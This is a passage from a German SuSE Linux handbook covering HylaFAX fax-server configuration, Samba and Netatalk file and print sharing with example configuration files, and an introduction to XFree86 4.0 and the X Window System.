- International dialing prefix [011]? **00**
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]? 
- Tracing during normal server operation [1]? **527**
- Default tracing during send and receive sessions [0xffffffff]? **527**
- Continuation cover page (relative to /var/spool/fax) []? **etc/cover.templ**
- Timeout when converting PostScript documents (secs) [180]? 
- Maximum number of concurrent jobs to a destination [1]? 
- Define a group of modems []? **"any:.\*"**
- Time of day restrictions for outbound jobs ["Any"]? 
- Pathname of destination controls file (relative to /var/spool/fax) []? 
- Timeout before purging a stale UUCP lock file (secs) [30]? 
- Max number of pages to permit in an outbound job [0xffffffff]? **30**
- Syslog facility name for ServerTracing messages [daemon]? 

Nach Eingabe obiger Daten wird die Zusammenfassung in Ausgabe 6.10.2 ausgegeben.

The non-default scheduler parameters are:

CountryCode:	49
AreaCode:	911
LongDistancePrefix:	0
InternationalPrefix:	00
ServerTracing:	527
ContCoverPage:	etc/cover.templ
MaxSendPages:	30
ModemGroup:	"any:.*"
SessionTracing:	527

### Ausgabe 6.10.2: Konfiguration des Schedulers

#### Server-Konfiguration

Nachdem der Scheduler konfiguriert ist, fragt **faxsetup**, ob ein Modem mittels **faxaddmodem** konfiguriert werden soll. Diese Frage beantwortet man natürlich mit yes. Danach wird gefragt, an welchem seriellen Port das Modem angeschlossen ist, hier antwortet man mit dem Namen des Devices, ohne jedoch den vollen Pfad anzugeben: aus /dev/modem wird modem.



- Max consecutive bad lines to accept during copy quality checking [5]? (↩)
- Max number of pages to accept in a received facsimile [30]? (↩)
- Syslog facility name for ServerTracing messages [daemon]? (↩)
- Set UID to 0 to manipulate CLOCAL ["]? (↩)

Die Zusammenfassung in Ausgabe 6.10.3 wird nach Eingabe der obigen Daten erstellt.

The non-default server configuration parameters are:

```
CountryCode:          49
AreaCode:             911
FAXNumber:            +49.911.123456
LongDistancePrefix:   0
InternationalPrefix:  00
DialStringRules:      "etc/dialrules"
ServerTracing:        527
SessionTracing:       527
RecvFileMode:         0644
DeviceMode:           0666
RingsBeforeAnswer:    1
SpeakerVolume:        off
GettyArgs:            "-r -b -s %s %l"
LocalIdentifier:      "SuSE GmbH"
TagLineFont:          etc/luRS18.pcf
TagLineFormat:        "From %l|c|Page %p of %t"
MaxRecvPages:         25
```

### Ausgabe 6.10.3: Konfiguration des Servers

Damit wäre die Konfiguration des Schedulers und des Servers abgeschlossen. Jetzt wird noch gefragt, ob man **faxmodem** für jedes konfigurierte Modem starten möchte. Hierbei handelt es sich um eine Alternative zu **faxgetty**, die nur einen „Send-Only“-Betrieb zulässt, d. h. man muss sich für eines von beiden entscheiden.

### Adaptive Answer Support

Ein sehr brauchbares Feature ist der „Adaptive Answer Support“. Das bedeutet, dass der Faxserver (faxgetty) ein beliebiges anderes getty starten kann, wenn er feststellt, dass es sich nicht um einen Faxanruf, sondern z. B. um einen Datenanruf handelt. Dazu wurde in der modemspezifischen Konfigurationsdatei (siehe auf Seite 243) während der Beispiel-Konfigurationssitzung der Eintrag in Datei 6.10.2 auf der nächsten Seite zugefügt:

```
GettyArgs:          "-r -b -s %s %l"
```

#### Datei 6.10.2: Eintrag für Adaptive Answer Support

Der Platzhalter `%s` steht für die DTE/DCE Rate zwischen Computer und Modem. Standardmäßig handelt es sich dabei um 38400 bps (engl. *bits per second*). Manche Modems der Firma *USRobotics* kommen im Fax Betrieb mit dieser Bitrate nicht zurecht (siehe Dokumentation [Lef96]), es kann zu Problemen beim Faxempfang kommen. Abhilfe schafft man, indem man hier unter `<ModemRate>` in der modemspezifischen Konfigurationsdatei den Wert auf 19200 setzt. Als `getty` wird `mgetty` aus dem Paket `mgetty`, Serie `n` (Netzwerk-Support) benutzt. Dazu ist jedoch noch notwendig, dass man die Konfigurationsdatei von `mgetty` (`/etc/mgetty+sendfax/mgetty.config`) um den Eintrag in Datei 6.10.3 erweitert.

```
port modem
direct y
toggle-dtr n
```

#### Datei 6.10.3: Eintrag in der Konfigurationsdatei von `mgetty`

Der Bezeichner **modem**<sup>8</sup> steht für den Gerätenamen, über den das Modem angesprochen wird. Wichtig ist, dass sowohl `faxgetty`, als auch `mgetty` auf dasselbe Device zugreifen.

### Fax Dispatching

Ein weiteres interessantes Feature ist die automatische Weiterleitung eingehender Faxe an eine bestimmte E-Mail-Adresse. Möglich wird das, indem man die Datei `etc/FaxDispatch` im *Server-Root*-Verzeichnis erzeugt. Datei 6.10.4 zeigt, wie eine solche Datei aussehen kann.

```
case "$SENDER" in
*0815*) SENDTO=tux;;
*)      SENDTO=FaxMaster;;
esac
```

#### Datei 6.10.4: Beispiel zu `etc/FaxDispatch`

Identifiziert werden die eingehenden Faxe anhand ihrer TSI. In diesem Fall würden alle Faxe, die die Ziffernkombination 0815 in ihrer TSI verborgen hätten, an den Benutzer `'tux'` per Mail verschickt, indem sie als Attachment im PostScript-Format<sup>9</sup> an die jeweilige Mail angehängt würden. Weiterhin werden alle eingehenden Faxe an den `'FaxMaster'` weitergeleitet.

<sup>8</sup>Bei `/dev/modem` handelt es sich um einen Link auf `/dev/ttySx`.

<sup>9</sup>Das Dateiformat lässt sich selbstverständlich ändern, indem man das Skript `bin/faxrcvd` im *Server-Root* entsprechend ändert.



### Hinweis

Falls Sie Probleme mit der Installation oder Konfiguration von HylaFAX haben, so werfen Sie auf jeden Fall einen Blick in unsere Supportdatenbank (Hilfesystem, Paket `susehelf`, Serie `doc` (Dokumentation)). Dort finden Sie unter dem Stichwort "fax" jede Menge Hinweise.



## 7 Fremde Gewässer: Samba und Netatalk

### 7.1 Samba: Tanz mit mir...

Mit dem Programmpaket *Samba* des Australiers ANDREW TRIDGELL kann ein beliebiger Unix-Rechner zu einem leistungsfähigen File- und Printserver für DOS- und Windows-Rechner ausgebaut werden. Seit Beginn der Entwicklung 1991 hat sich Samba zu einem sehr stabilen und portablen Produkt entwickelt, das seinen festen Platz in Unternehmen eingenommen hat und dort als Ergänzung zu oder sogar als Ersatz für *Novell-NetWare*- oder *Windows NT*-Servern eingesetzt wird.

#### 7.1.1 Einführung

Samba ist inzwischen ein sehr komplexes Produkt. An dieser Stelle kann daher keine vollständige Darstellung aller Möglichkeiten erfolgen, sondern nur ein kleiner Einblick in die Funktionalität. Im Verzeichnis `/usr/share/doc/packages/samba` sind viele Dokumente zu finden, anhand derer man auch komplexe Netzkonfigurationen aufbauen kann. Die Referenz zur Konfigurationsdatei von Samba ist in der Manual-Page von `smb.conf` (`man smb.conf`) zu finden.<sup>1</sup>

Samba benutzt das SMB-Protokoll (Server Message Block) der Firma Microsoft. Allerdings müssen alle Clients (z. B. Windows-95/98- oder -NT-Rechner) das TCP/IP-Protokoll aktiviert haben. Samba setzt das SMB- auf das TCP/IP-Protokoll auf. Bei allen Windowsrechnern mit einem Internetzugang ist TCP/IP bereits installiert.

Mit dem SMB-Protokoll (engl. *Server Message Block*) werden in der Windows- und *LAN-Manager*-Welt Datei- und Druckdienste bereitgestellt. Das SMB-Protokoll baut auf den NetBIOS-Diensten auf und ist für den Dateidienst somit mit NFS vergleichbar. Hierin unterscheidet SMB sich nicht von anderen Protokollen wie etwa dem NetWare Core-Protocol. Microsoft hat im Gegensatz zu Novell die Spezifikation des SMB-Protokolls freigegeben, sodass andere SMB ebenfalls unterstützen können.

Für die Samba-Anbindung kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt [A.1.2](#) auf Seite [574](#)); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt [A.3](#) auf Seite [578](#)).

---

<sup>1</sup>Vgl. [BD99], das bei *SuSE PRESS* erschienene Samba-Buch von Olaf Borkner-Delcarlo.

### NetBIOS

NetBIOS ist eine Softwareschnittstelle (API), die zur Rechnerkommunikation entworfen wurde. Dabei wird ein Namensdienst (engl. *name service*) bereitgestellt, mit dem am Netz angeschlossene Rechner für sich Namen reservieren können. Nach der Reservierung sind die Rechner dann unter diesen Namen im Netzwerk erreichbar. Für die Namensvergabe gibt es keine zentrale Instanz, die Rechte vergeben oder überprüfen könnte. Jeder Rechner am Netz kann beliebige Namen für sich reservieren, sofern ihm nicht andere zuvorgekommen sind.

Die NetBIOS-Schnittstelle kann nun auf unterschiedlichen Netzarchitekturen implementiert werden. Eine Implementation erfolgte relativ „dicht“ an der Netzwerkhardware und nennt sich *NetBEUI*. NetBEUI ist das, was häufig als *NetBIOS* bezeichnet wird.

NetBEUI arbeitet zur Adressierung der einzelnen Pakete mit der in jedem Netzadapter eingetragenen Hardwareadresse. Diese ist im Gegensatz etwa zu *IPX*-Adressen oder *IP*-Adressen nicht so strukturiert, dass sich daraus Informationen für Routingzwecke gewinnen ließen. So ist es nicht möglich, NetBEUI-Pakete über Router zu übertragen, und ein Netz mit NetBEUI ist auf den Bereich beschränkt, der mit Repeatern oder Bridges erreicht werden kann.

Weitere Netzwerkprotokolle, mit denen NetBIOS implementiert wurde, sind *IPX* von *Novell* und *TCP/IP*. Das Protokoll, mit dem NetBIOS auf *TCP/IP* aufgesetzt wurde, ist in den RFCs 1001 und 1002 beschrieben. RFC 1001 enthält darüber hinaus eine recht gute Einführung in die Konzepte von NetBIOS, die beim Verständnis solcher Dienste wie *WINS*<sup>2</sup> sehr hilfreich ist.

Die NetBIOS-Namen, die auch bei der Implementation von NetBIOS mittels *TCP/IP* vergeben werden, haben zunächst einmal nichts mit den in der Datei */etc/hosts* oder per DNS vergebenen Namen zu tun – NetBIOS ist ein vollständig eigener Namensraum. Es empfiehlt sich jedoch zwecks vereinfachter Administration, zumindestens für die Server NetBIOS-Namen zu vergeben, die ihrem DNS-Hostnamen entsprechen. Samba tut dies als Voreinstellung.

### Clients

Außer DOS und Windows 3.1 unterstützen alle gängigen Betriebssysteme für PCs das SMB-Protokoll zum Ex- und Import von Plattenplatz. Windows for Workgroups 3.11 unterstützt SMB ebenfalls, jedoch in der Standardinstallation nur über *IPX* und *NetBEUI*. Um Samba, das SMB nur über *TCP/IP* anbieten kann, benutzen zu können, muss man von Microsoft kostenlos erhältliche Zusatzsoftware installieren. Für DOS und Windows 3.1 gibt es ebenfalls von Microsoft kostenlose Software, um Samba zu erreichen. Die Software ist von <ftp://ftp.microsoft.com/bussys/Clients> zu erhalten.

SMB-Server stellen den Clients Plattenplatz in Form von so genannten „Shares“ zur Verfügung. Dabei umfasst ein Share ein Verzeichnis mit allen Unterverzeichnissen auf dem Server. Es wird unter einem Namen exportiert, und kann von

<sup>2</sup>WINS ist nichts anderes als ein erweiterter NetBIOS Name Server und *keinesfalls* eine Idee von Microsoft. Nur der Name ist neu.

Clients unter diesem Namen angesprochen werden. Dabei kann der Sharename frei vergeben werden. Er muss nicht dem Namen des exportierten Verzeichnisses entsprechen. Ebenso wird einem exportierten Drucker ein Name zugeordnet, unter dem Clients darauf zugreifen können.

## Zugriffsrechte

Ein NFS-Server wird durch die Datei `/etc/exports` konfiguriert. Zugangsbeschränkungen sind ausschließlich rechnerbezogen möglich. In der Umgebung, für die NFS entworfen wurde, nämlich Unix-Workstations, macht dies auch Sinn, da die Clientsysteme selbst für die Authentifizierung der Benutzer ausgelegt sind. In Zeiten von DOS und Windows, in denen jeder Benutzer der Workstation root-Rechte besitzt, ist das NFS-Protokoll nicht mehr angemessen. Die vielfach eingesetzten NFS-Clients für DOS sind als riesige Sicherheitslücke anzusehen.

Das SMB-Protokoll kommt aus der DOS-Welt, und berücksichtigt die Sicherheitsproblematik direkt. Jeder Zugang zu einem Share kann mit einem Passwort geschützt werden. SMB kennt drei verschiedene Möglichkeiten, dies zu bewerkstelligen:

- **Share Level Security**  
Bei der Share Level Security wird einem Share ein Passwort fest zugeordnet. Jeder, der dieses Passwort kennt, hat Zugriff auf das Share.
- **User Level Security**  
Diese Variante führt das Konzept des Benutzers in SMB ein. Jeder Benutzer muss sich bei einem Server mit einem Passwort anmelden. Nach der Anmeldung kann der Server dann abhängig vom Benutzernamen Zugang zu den einzelnen, exportierten Shares gewähren.
- **Server Level Security**  
Samba behauptet gegenüber den Clients, im User Level Mode zu arbeiten. Allerdings übergibt es alle Passwortanfragen an einen anderen User Level Mode Server, der die Authentifizierung übernimmt. Diese Einstellung erwartet einen weiteren Parameter (**password server =**).

Die Unterscheidung zwischen Share, User und Server Level Security ist für den gesamten Server zu treffen. Es ist nicht möglich, einzelne Shares per Share Level Security und andere per User Level Security zu exportieren.

Für weitere Infos zu diesem Thema lesen Sie bitte die Datei `/usr/share/doc/packages/samba/textdocs/security_level.txt`.

### 7.1.2 Installation des Servers

Durch das Setzen der Variablen `<START_SMB>` auf den Wert `yes` in der Datei `/etc/rc.config` werden die SMB-Dienste gestartet (siehe Abschnitt [3.6.12](#) auf Seite [126](#)).

Praktisch alles, was in Samba konfiguriert werden kann, wird in der Datei `/etc/smb.conf` angegeben. Die Datei ähnelt vom Aufbau her den `.INI`-Dateien bei Windows. Sie ist in verschiedene Abschnitte aufgeteilt, die jeweils einige Parameter enthalten. Grundsätzlich wird durch einen Abschnitt ein Share beschrieben, dessen Name durch den Abschnittsnamen festgelegt wird. Zusätzlich dazu gibt es noch vier spezielle Abschnitte, `[globals]`, `[Beispiel]`, `[cdrom]` und `[printers]`. Im Abschnitt `[globals]` werden Parameter für Samba festgelegt, die sich nicht auf die Beschreibung einzelner Shares beziehen. Wenn der Abschnitt `[Beispiel]` angelegt wird, kann jeder Client ohne Passwortabfrage mit den Rechten des Users `nobody` auf das Share `[Beispiel]` zugreifen. Gleiches gilt für den Abschnitt `[printers]`, mit dem alle in der `/etc/printcap` definierten Drucker für Clients verfügbar gemacht werden, ohne dass sie einzeln aufgeführt werden müssen.

### **smb.conf**

Ein ganz einfaches Beispiel ist Datei [7.1.1](#) auf der nächsten Seite.

Mit dieser `/etc/smb.conf` wird das Verzeichnis `/home/beispiel` allen Benutzern und alle in der `/etc/printcap` aufgeführten Drucker für Clients zur Verfügung gestellt.

- **workgroup = arbeitsgruppe**

Wie jeder Windows-Rechner wird auch der Samba-Server einer Arbeitsgruppe zugeordnet, unter der er in der „Netzwerkumgebung“ erscheint. Arbeitsgruppe ist die Voreinstellung der deutschen Version von Windows for Workgroups.

- **guest account = nobody**

Samba benötigt einen in der `/etc/passwd` aufgeführten Benutzer, der keine oder minimale Rechte im Dateisystem hat, für bestimmte Aufgaben. Wenn öffentlich zugängliche Shares definiert werden (Parameter **public = yes**), werden alle Operationen unter dieser Benutzererkennung durchgeführt. Auch wenn kein solches öffentliches Share definiert ist, muss der **guest account** definiert sein, da sonst der Samba-Rechner nicht in der Netzwerkumgebung erscheint.

- **keep alive = 30**

Windows-Rechner tendieren dazu, hin und wieder abzustürzen. Wenn sie beim Absturz offene Verbindungen hinterlassen, kann es sein, dass der Server dies erst sehr viel später bemerkt. Damit Samba keine unnötigen Ressourcen auf dem Server verschwendet, kann es mit dem Parameter **keep alive = 30** angewiesen werden, alle 30 Sekunden nachzuschauen, ob der Client noch lebt.

- **os level = 2**

Der Parameter **os level = 2** legt fest, dass Samba für WfW und Windows 95 Browser-Dienste anbietet. Befindet sich ein Windows-NT-Rechner im Netz, wird Samba diesen Dienst nicht anbieten, sondern den NT-Rechner selbst in Anspruch nehmen.

```
[global]
    workgroup = arbeitsgruppe
    guest account = nobody
    keep alive = 30
    os level = 2
    security = share
    printing = bsd
    printcap name = /etc/printcap
    load printers = yes

[Beispiel]
    path = /home/beispiel
    comment = Beispielerverzeichnis
    read only = no
    browseable = yes
    public = yes
    create mode = 0750

[cdrom]
    path = /cdrom
    comment = cdrom
    volume = "Das_CD_ROM_Label"
    read only = yes
    available = yes
    share modes = no
    browseable = yes
    public = yes

[printers]
    comment = All Printers
    browseable = no
    printable = yes
    public = no
    read only = yes
    create mode = 0700
    directory = /tmp
```

Datei 7.1.1: Beispiel für eine Datei `/etc/smb.conf`

- **security = share**

Hierzu siehe den Abschnitt zu den Zugriffsrechten.

Der Abschnitt **[Beispiel]** legt Parameter für das zu exportierende Verzeichnis fest. Dieses Verzeichnis ist von allen Benutzern im Netz ohne Passwortabfrage erreichbar, da **public = yes**. Das gleiche gilt auch für das exportierte `/cdrom` (so lässt sich z. B. mit Samba eine lowcost Jukebox einrichten).

- **path = /home/beispiel**

Mit `path` wird das Verzeichnis `/home/beispiel` exportiert.

- **comment = Beispiel**

Jedes Share kann bei SMB-Servern mit einem Kommentar versehen werden, der das Share näher kennzeichnet.

- **browsable = yes**

Diese Einstellung ermöglicht, dass das Share `Beispiel` in der Netzwerkumgebung sichtbar wird.

- **read only = no**

Samba verbietet in der Voreinstellung den Schreibzugriff auf exportierte Shares. In dieser Konfiguration soll es aber erlaubt werden, daher **read only = no**.

- **create mode = 750**

Windows-Rechner kennen das Konzept der Unix-Zugriffsrechte nicht. Daher können sie bei der Erstellung von Dateien auch nicht angeben, mit welchen Zugriffsrechten dies zu geschehen hat.

Der Parameter **create mode** legt fest, mit welchen Zugriffsrechten Dateien angelegt werden.

- **public = yes**

Der Gastzugang zu diesem Share wird erlaubt. Ein Passwort wird nicht abgefragt! Der Benutzer erscheint als User `nobody`.



### Tipp

Für die einfache Administration des Samba-servers gibt es noch das Programm `swat`. Es stellt ein einfaches Webinterface zur Verfügung, mit dem Sie bequem den Samba-server konfigurieren können. Infos zum Programm finden Sie unter `/usr/share/doc/packages/samba/html/docs/swat.8.html` oder in der Manual-Page von `swat` (**man swat**).

### 7.1.3 Installation der Clients

Zunächst sei erwähnt, dass die Clients den Samba-Server nur über TCP/IP erreichen können. NetBEUI oder NetBIOS über IPX sind mit Samba momentan nicht verwendbar. Da TCP/IP überall, sogar bei Novell und Microsoft, auf dem Vormarsch ist, ist es auch fraglich, ob sich dies jemals ändern wird.





### Tipp

Weitere Hilfe und viele Tipps zur Optimierung finden Sie in den Dateien `/usr/share/doc/packages/samba/textdocs/Speed.txt` und `/usr/share/doc/packages/samba/textdocs/Speed2.txt`.



## 7.2 Netatalk: Sprich mit mir...

Mit dem Paket `netatalk` können Sie einen leistungsfähigen File- und Druckserver für AppleShare-Clients einrichten.

### 7.2.1 Konfiguration des Fileservers

In der Standardkonfiguration ist „Netatalk“ als Fileserver für die eingetragenen Benutzer schon voll funktionsfähig. Um die weitergehenden Features zu nutzen, müssen Sie einige Einstellungen in den Konfigurationsdateien vornehmen. Diese befinden sich im Verzeichnis `/etc/atalk`. Den Server selbst startet man per „Init-Skript“ beim Systemstart (vgl. Abschnitt 17.4 auf Seite 508) oder per Hand mit:

```
erde: # rcatalk start
```

Um den Server beim Systemstart zu aktivieren, muss in `/etc/rc.config` die Variable `START_ATALK` auf `yes` gesetzt werden. Das Init-Skript befindet sich in `/sbin/init.d/atalk`. Das Starten dauert eine kleine Weile, weil die AppleTalk-Interfaces konfiguriert werden müssen.

Alle Konfigurationsdateien sind reine Textdateien. Zeilen mit einer Raute `#` am Anfang und leere Zeilen werden ignoriert („Kommentarzeilen“).

In `/etc/atalk/atalkd.conf` legt man fest, über welche Interfaces die Dienste angeboten werden. Meist ist dies `eth0`, dies ist schon voreingestellt. Tragen Sie hier weitere Interfaces ein, wenn Sie z. B. mehrere Netzwerkkarten gleichzeitig verwenden. Wird der Server gestartet, so wird die entsprechende Zeile verändert, und die konfigurierten AppleTalk-Netzwerk-Adressen werden hier eingetragen. In der Konfigurationsdatei sind einige Beispiele enthalten, die Manual-Page zum `afpd` zeigt Ihnen weitere Optionen an.

In der Datei `afpd.conf` wird festgelegt, wie Ihr Fileserver in der Auswahl erscheint. Ändern Sie hier nichts, wird der Hostname in der Auswahl angezeigt. Weiterhin können Sie hier einen Fileserver mit verschiedenen Namen zur Verfügung stellen, um z. B. einen speziellen „Public Server“ anzubieten, auf dem man als Gast Dateien ablegen kann. Die Zugriffsrechte werden durch die unter Unix üblichen Benutzer- und Gruppen-Rechte festgelegt. Dies wird in der Datei `AppleVolumes.Default` eingerichtet, dort finden Sie einige Beispiel-Konfigurationen.

In der Datei `AppleVolumes.System` legen Sie fest, welche Type- und Creator-Zuordnung zu einer bestimmten Dateiendung erfolgt. Einige Standardwerte sind schon vorgegeben. Wenn eine Datei mit einem generischen weißen Icon angezeigt wird, ist in diesem Fall noch kein Eintrag vorhanden.

### 7.2.2 Konfiguration des Druckservers

In der Datei `papd.conf` wird ein Laserwriter-Dienst zur Verfügung gestellt. Der Drucker muss lokal schon mit dem `lpd` funktionieren; richten Sie also einen Drucker ein, wie in Abschnitt 3.6.1 auf Seite 113 beschrieben. Wenn Sie mit dem Kommando `lpr datei.txt` lokal drucken können, ist der erste Schritt

erfolgreich getan. Tragen Sie dann einen Drucker in die Konfigurationsdatei ein; vgl. als Beispiel Datei 7.2.1.

```
Drucker_Empfang:pr=lp:pd=/etc/atalk/kyocera.ppd
```

Datei 7.2.1: papd.conf

Dies lässt den Drucker mit dem Namen **Drucker\_Empfang** in der Auswahl erscheinen. Die entsprechende Druckerbeschreibungsdatei gibt es gewöhnlich beim Hersteller. Ansonsten nehmen Sie einfach die Datei `Laserwriter` aus dem Ordner 'Systemerweiterungen'; allerdings können Sie dann meist nicht alle Features benutzen.

Um alle Möglichkeiten, die das Paket `netatalk` bietet, voll auszuschöpfen empfiehlt es sich, die entsprechenden Manual-Pages zu lesen. Diese finden Sie mit dem Befehl

```
erde: # rpm -ql netatalk | grep man
```

### Weiterführende Informationen

- <http://thehamptons.com/anders/netatalk/>
- <http://www.umich.edu/~rsug/netatalk/>
- <http://www.umich.edu/~rsug/netatalk/faq.html>

## **Teil IV**

# **Das X Window System**



## 8 Das X Window System

### 8.1 Geschichtlicher Hintergrund

Das *X Window System* stellt unter Unix einen Quasi-Standard für graphische Benutzeroberflächen dar. Aber das *X Window System* das auch als *X11* bezeichnet wird, ist vielmehr ein netzwerkbasiertes System. Anwendungen, die auf Rechner *erde* laufen, können ihre Ausgaben auf Rechner *sonne* darstellen, sofern die Maschinen durch ein Netzwerk verbunden sind. Dieses Netz kann ein LAN sein, die Geräte können aber auch tausende Kilometer voneinander entfernt stehen und über das Internet miteinander kommunizieren.

*X11* entstand als Gemeinschaftsproduktion von *DEC* (*Digital Equipment Corporation*) und dem Projekt *Athena* am *MIT* (*Massachusetts Institute of Technology*). Die erste Version (*X11R1*) wurde im September 1987 freigegeben. Seit Release 6 hat das *X Consortium, Inc.*, ab 1996 *The Open Group* die Entwicklung des *X Window Systems* übernommen.

*XFree86™* ist eine frei verfügbare Implementierung von X-Servern für PC-Unix-Systeme (vgl. <http://www.XFree86.org>). *XFree86* wurde und wird auch weiterhin – verstreut über die ganze Welt – von Programmierern entwickelt, die sich 1992 zum *XFree86-Team* zusammengeschlossen haben. Daraus entstand die 1994 gegründete Firma *The XFree86 Project, Inc.*, deren Ziel es ist, *XFree86™* einer breiten Öffentlichkeit zur Verfügung zu stellen und sowohl forschend als auch entwickelnd an der Zukunft des *X Window System* mitzuarbeiten. Seit März 2000 steht die gründlich überarbeitete major Release *XFree86 4.0* zum Download von <http://www.XFree86.org> zur Verfügung. SuSE Linux kommt standardmäßig mit *XFree86 4.0*. Eine nähere Erläuterung zu den Features der neuen Version folgt gleich im Anschluss.

An dieser Stelle sei dem *XFree86-Team* auch für die gute Zusammenarbeit und für das die Bereitstellung von Beta-Versionen gedankt, ohne die dieses Dokument<sup>1</sup> und die vorliegende CD sicher nicht in dieser Form möglich gewesen wären.

Die folgenden Abschnitte behandeln die Konfiguration des X-Servers. Zu diesem Zweck wird *SaX2*<sup>2</sup> und *xf86config* besprochen, mit denen eine einfache Konfiguration des *X Window System* möglich ist. *SaX2* ist zur Konfiguration von *XFree86 4.0* gedacht, *SaX* wird zur Konfiguration der *XFree86 3.3.x* Versionen verwendet. Im Gegensatz zu *xf86config* arbeiten die beiden *SaX* Versionen

<sup>1</sup>Teile dieser Beschreibung wurden dem Kapitel *XFree86 Konfigurieren* aus [HHMK96] entnommen, das uns von Dirk Hohndel freundlicherweise zur Verfügung gestellt wurde.

<sup>2</sup>*SaX* (engl. *SuSE Advanced X Configuration Tool*). Das Konfigurationsprogramm *SaX2* (*sax2*) zur Konfiguration von *XFree86 4.0* macht *XF86Setup* (Paket *xfsetup*, Serie *x*) obsolet.

direkt mit dem X-Server zusammen und sind mit der Maus bedienbar. Installieren Sie also am Besten mit YaST das Programm SaX (Paket `sax`, Serie `x`) bzw. SaX2 (Paket `sax2`, Serie `x`) und die abhängigen Pakete. Während XFree86 4.0 alle nötigen Grafiktreiber bereits im Basispaket mitbringt, muss bei Verwendung von XFree86 3.3.x insbesondere das Paket `xvga16` sowie – falls bereits bekannt – der zu Ihrer Grafikkarte passende X-Server installiert werden. Die X-Server sind in der Serie `xsrv` verzeichnet (vgl. Abschnitt 3.4.3 auf Seite 106). Sollten Sie es versäumt haben, einen Server auszuwählen, so wird SaX dies feststellen und via YaST einen geeigneten Server nachinstallieren lassen. XFree86 4.0 bringt die nötigen Grafiktreiber schon in der Basisauswahl mit.

Um die zur Verfügung stehende Hardware (Grafikkarte, Monitor, Tastatur) optimal nutzen zu können, besteht die Möglichkeit, die Konfiguration manuell zu optimieren. Auf einige Aspekte der Optimierung wird eingegangen, andere werden nicht gesondert behandelt. Detaillierte Informationen zur Konfiguration des X Window System finden sich in verschiedenen Dateien im Verzeichnis `/usr/share/doc/packages/xf86` sowie natürlich in der Manual-Page von **XF86Config** (man **XF86Config**).



### Achtung

Bei der Konfiguration des X Window Systems sollte besonders sorgsam vorgegangen werden! Auf keinen Fall sollte X gestartet werden, bevor die Konfiguration abgeschlossen wurde. Ein falsch eingestelltes System kann zu irreparablen Schäden an der Hardware führen; besonders gefährdet sind Festfrequenz-Monitore.

Die Autoren dieses Buches und die SuSE GmbH lehnen jede Verantwortung für eventuell entstehende Schäden ab. Der vorliegende Text wurde mit größtmöglicher Sorgfalt erstellt. Dennoch kann nicht davon ausgegangen werden, dass die hier vorgestellten Methoden korrekt sind und Ihrer Hardware keinen Schaden zufügen.

## 8.2 Die neue Version 4.0 von XFree86

Diese Version von SuSE Linux enthält die aktuelle Version 4.0 von XFree86, die sich in einigen Punkten von der auf den bisherigen Paketen enthaltenen Version 3.3 unterscheidet. Insgesamt ergeben sich für den Anwender bei der Bedienung der grafischen Oberfläche kaum Unterschiede, die Applikationen wie zum Beispiel der grafische Desktop KDE oder GNOME verhalten sich auch weiterhin wie bei der bisher verwendeten Version 3.3.6.

### Welche Vorteile bietet die neue Version?

Der neue X-Server ist kein ein monolithisches Programm mehr, sondern nur noch ein relativ kleines Grundgerüst, zu dem die nötigen Programmmodule bei

Bedarf nachgeladen werden können. Es gibt also beispielsweise keine extra X-Server mehr für verschiedene Grafikkarten wie in der bisherigen Version, sondern nur noch ein ausführbares Programm namens XFree86, das Sie im Verzeichnis `/usr/X11R6/bin` finden. Dies ist dann auch der eigentliche X-Server. Der Grafiktreiber, der dann die Ansteuerung der Grafikkarte übernimmt, ist ein ladbares Modul.

Ähnlich wird auch bei der Unterstützung verschiedener Eingabegeräte, Fonts oder X-Protokolle verfahren: Hierbei handelt es sich wieder um einzelne Module die vom X-Server nachgeladen werden können. Sie müssen sich allerdings in der Regel keine Gedanken über diese Module machen, die Konfiguration der zum Betrieb der grafischen Oberfläche auf Ihrem Computer erforderlichen Module wird weitestgehend von **SaX2** erledigt.

Durch das Modulkonzept ist es für die Hersteller leicht einen Treiber für ausgefallene Hardware wie zum Beispiel Touchscreens oder brandneue Grafikkarten zu implementieren. Die Entwickler haben sogar dafür gesorgt, dass die nötigen Module für verschiedene Betriebssysteme nur einmal zur Verfügung gestellt werden müssen, das heißt ein Grafiktreibermodul, das beispielsweise unter FreeBSD kompiliert wurde, kann auch unter Linux verwendet werden und umgekehrt. Allerdings ist diese Portabilität natürlich auf eine Hardwareplattform beschränkt, ein Modul das für Linux auf PowerPCs kompiliert wurde kann nicht auf einem Intel PC verwendet werden.

Weiter ist die Unterstützung der Maus deutlich verbessert. Vor allem bei hoher Last ist die Reaktion der Maus auf Mausbewegungen wesentlich schneller und direkter als bei dem bisherigen XFree86 X-Server. Generell hat sich die Ausgabegeschwindigkeit verbessert, Grafikoperationen werden in der Regel schneller ausgeführt als auf dem alten X-Server, was vor allem an der nochmals neu überarbeiteten XAA (engl. *XFree86 Acceleration Architecture*) liegt.

Die Konfigurationsdatei besitzt ein gegenüber XFree86 3.3.x etwas verändertes Format. Falls Sie Ihren X-Server „feintunen“ oder spezielle Einstellungen vornehmen wollen, finden Sie im Abschnitt 8.6 auf Seite 301 ausführliche Informationen zum Aufbau und zur Funktionsweise der mittlerweile in `/etc/X11/XF86Config` befindlichen XFree86 Konfigurationsdatei. Auch das Fehlerlogging hat sich verbessert: der X-Server erzeugt ein sehr ausführliches Logfile, das Sie nach dem Start immer in der Datei `/var/log/XFree86.0.log` finden.

Zu weiteren Features der neuen Version gehört auch noch die Unterstützung spezieller Optionen wie z. B. von True-Type-Fonts, die Bereitstellung der 3D-Protokollerweiterung **glx**, Gamma-Korrektur des Bildschirms und die Unterstützung mehrerer Grafikkarten für **Multihead Konfigurationen**. Näheres hierzu finden Sie in Abschnitt 8.6 auf Seite 301.

## Was ändert sich?

Natürlich baut XFree86 4.0 auf der bisherigen Version 3.3.x auf. Leider konnten nicht alle Grafiktreiber portiert werden, da manche Grafiktreiber sehr komplex sind und nicht auf die neue XAA Architektur portiert werden konnten. Falls diese Grafikkarten bisher von SuSE Linux unterstützt worden sind, können Sie diese

auch weiterhin mit der XFree86 Version-3.3.x verwenden. Für diese Karten verwenden Sie bitte die ebenfalls auf SuSE Linux enthaltene XFree86 Version 3.3.6. Sie können zur Konfiguration dieser Grafikkarten wie bisher SaX verwenden.

